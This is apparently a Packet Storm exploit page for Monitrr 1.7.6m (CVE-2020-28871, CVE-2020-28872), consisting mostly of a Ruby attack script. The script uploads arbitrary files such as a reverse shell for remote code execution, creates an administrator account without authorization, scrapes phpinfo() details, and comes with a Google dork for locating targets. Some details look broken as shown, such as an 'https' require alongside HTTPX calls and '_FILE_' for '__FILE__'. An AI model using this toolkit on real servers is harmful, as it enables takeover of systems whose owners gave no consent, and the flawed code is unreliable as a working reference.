

Monitrr 1.7.6m Bypass / Information Disclosure / Shell Upload

Authored by [Alexandre Zanni](#)

Posted Jun 23, 2021

This ruby script is a 4-in-1 exploit that leverages shell upload, bypass, and information disclosure vulnerabilities in Monitrr version 1.7.6m.

tags | [exploit](#), [shell](#), [vulnerability](#), [bypass](#), [info disclosure](#), [ruby](#)

advisories | [CVE-2020-28871](#), [CVE-2020-28872](#)

SHA-256 | [4e0943b39fe8d3aa212ab05eca89a795f48e2fb9a93af0d03270d8b8be76b4de](#) [Download](#) | [Favorite](#) | [View](#)

Related Files

Share This

Like

Twef

LinkedIn

Reddit

Digg

StumbleUpon

Change Mirror Download

```
#!/usr/bin/env ruby

# Exploit
## Title: Monitrr exploit toolkit
## Google Dorks:
## inurl:/assets/config/_installation/_register.php?action=register
## Author: nora (Alexandre ZANNI) for SEC-IT (http://secit.fr)
## Author website: https://pwn.by/nora/
## Exploit source: https://github.com/sec-it/monitrr-exploit-toolkit
## Date: 2021-06-22
## Vendor Homepage: https://github.com/Monitrr/Monitrr/
## Software Link: https://github.com/Monitrr/Monitrr/archive/refs/tags/1.7.6m.tar.gz
## Version: at least 1.7.6m
## Tested on: OpenNetAdmin 1.7.6.m

require 'pathname'
require 'https'
require 'docopt'

doc = <<DOCOPT
Monitrr-Exploit

Usage:
#{_FILE_} upload <url> <file> [--debug]
#{_FILE_} create <url> <user> <pass> <email> [--debug]
#{_FILE_} version <url> [--debug]
#{_FILE_} phpinfo <url> [--debug]
#{_FILE_} -h | --help

upload:      Upload a file (RCE via unrestricted file upload)
version:     Try to fetch Monitrr version
phpinfo:     Extract main phpinfo() information (Information leakage)
create:      Create an administrator account (Authorization bypass)

Options:
<url>       Root URL (base path) including HTTP scheme, port and root folder
<file>       File to be uploaded
--debug      Display arguments
-h, --help   Show this screen

Examples:
#{_FILE_} upload http://example.org revshell.php
#{_FILE_} create https://example.org:8080/monitrr/ nora password 'nora@pentest.local'
#{_FILE_} version https://example.org:7000/

DOCOPT

def version(root_url)
  vuln_url = "#{root_url}/assets/js/version/version.txt"

  HTTPX.get(vuln_url).body.to_s
end

def phpinfo(root_url)
  vuln_url = "#{root_url}/assets/php/phpinfo.php"

  res = HTTPX.get(vuln_url).body.to_s
  sys = res.match(/>System\s?</td><td.+</td>/).captures[0].chomp
  phpver = res.match(/>PHP Version\s?</td><td.+</td>/).captures[0].chomp
  disablef = res.match(/>disable_functions\s?</td><td.+</td>/).captures[0].chomp
  openb = res.match(/>open_basedir\s?</td><td.+</td>/).captures[0].chomp

  "System: #{sys}\nPHP version: #{phpver}\ndisable_functions: #{disablef}\nopen_basedir: #{openb}\n\n" \
  "Full phpinfo() location: #{vuln_url}"
end

# Password size should be >= 6
def create_user(root_url, username, password, email)
  vuln_url = "#{root_url}/assets/config/_installation/_register.php?action=register"

  params = {
    'user_name' => username,
    'user_email' => email,
    'user_password_new' => password,
    'user_password_repeat' => password,
    'register' => 'Register'
  }

  success = HTTPX.post(vuln_url, form: params).body.to_s.match?(/User credentials have been created successfully/)

  return '[-] User not created' unless success

  "[+] User created\nUsername: #{username}\nEmail: #{email}\nPassword: #{password}"
end

def upload(root_url, filepath)
  vuln_url = "#{root_url}/assets/php/upload.php"
  pn = Pathname.new(filepath)

  params = {
    fileToUpload: {
      content_type: 'image/gif',
      filename: pn.basename.to_s,
      body: pn
    }
  }

  res = HTTPX.plugin(:multipart).post(vuln_url, form: params)

  return '[-] File not upload' unless (200..299).include?(res.status)

  "[+] File uploaded:\n#{root_url}/assets/data/userimg/#{pn.basename}"
end

begin
  args = Docopt.docopt(doc)
  pp args if args["--debug"]

  if args['version']
    puts version(args['<url>'])
  elsif args['phpinfo']
    puts phpinfo(args['<url>'])
  elsif args['create']
    puts create_user(args['<url>'], args['<user>'], args['<pass>'], args['<email>'])
  elsif args['upload']
    puts upload(args['<url>'], args['<file>'])
  end
rescue Docopt::Exit => e
  puts e.message
end
```

File Archive: December 2022 <

Su	Mo	Tu	We	Th	Fr
Sa					
				1	2
3					
4	5	6	7	8	9
10					
11	12	13	14	15	16
17					
18	19	20	21	22	23
24					
25	26	27	28	29	30
31					

Top Authors In Last 30 Days

Red Hat 150 files
Ubuntu 68 files
LiquidWorm 23 files
Debian 16 files
malvuln 11 files
nu11security 11 files
Gentoo 9 files
Google Security Research 6 files
Julien Ahrens 4 files
T. Weber 4 files

File Tags

ActiveX (932)
 Advisory (79,754)
 Arbitrary (15,694)
 BBS (2,859)
 Bypass (1,619)
 CGI (1,018)
 Code Execution (8,926)
 Conference (673)
 Cracker (840)
 CSRF (3,290)
 DoS (22,602)
 Encryption (2,349)
 Exploit (50,359)
 File Inclusion (4,165)
 File Upload (946)
 Firewall (821)
 Info Disclosure (2,660)
 Intrusion Detection (867)
 Java (2,899)
 JavaScript (821)
 Kernel (6,291)
 Local (14,201)
 Magazine (586)
 Overflow (12,419)
 Perl (1,418)
 PHP (5,093)
 Proof of Concept (2,291)
 Protocol (3,435)
 Python (1,467)
 Remote (30,044)
 Root (3,504)
 Ruby (594)
 Scanner (1,631)
 Security Tool (7,777)
 Shell (3,103)
 Shellcode (1,204)
 Sniffer (886)

File Archives

December 2022
 November 2022
 October 2022
 September 2022
 August 2022
 July 2022
 June 2022
 May 2022
 April 2022
 March 2022
 February 2022
 January 2022
 Older

Systems

AIX (426)
 Apple (1,926)
 BSD (370)
 CentOS (55)
 Cisco (1,917)
 Debian (6,634)
 Fedora (1,600)
 FreeBSD (1,242)
 Gentoo (4,272)
 HPUX (878)
 IOS (330)
 iPhone (108)
 IRIX (220)
 Juniper (67)
 Linux (44,315)
 Mac OS X (684)
 Mandriva (3,105)
 NetBSD (255)
 OpenBSD (479)
 RedHat (12,469)
 Slackware (941)
 Solaris (1,607)

- [Spoof](#) (2,166)
- [SQL Injection](#) (16,102)
- [TCP](#) (2,379)
- [Trojan](#) (686)
- [UDP](#) (676)
- [Virus](#) (662)
- [Vulnerability](#) (31,136)
- [Web](#) (9,365)
- [Whitepaper](#) (3,729)
- [x86](#) (946)
- [XSS](#) (17,494)
- [Other](#)
- [SUSE](#) (1,444)
- [Ubuntu](#) (8,199)
- [UNIX](#) (9,159)
- [UnixWare](#) (185)
- [Windows](#) (6,511)
- [Other](#)



© 2022 Packet Storm. All rights reserved.

Site Links


- [News by Month](#)
- [News Tags](#)
- [Files by Month](#)
- [File Tags](#)
- [File Directory](#)

About Us

- [History & Purpose](#)
- [Contact Information](#)
- [Terms of Service](#)
- [Privacy Statement](#)
- [Copyright Information](#)

Hosting By

- [Rokasec](#)



Follow us on Twitter



Subscribe to an RSS Feed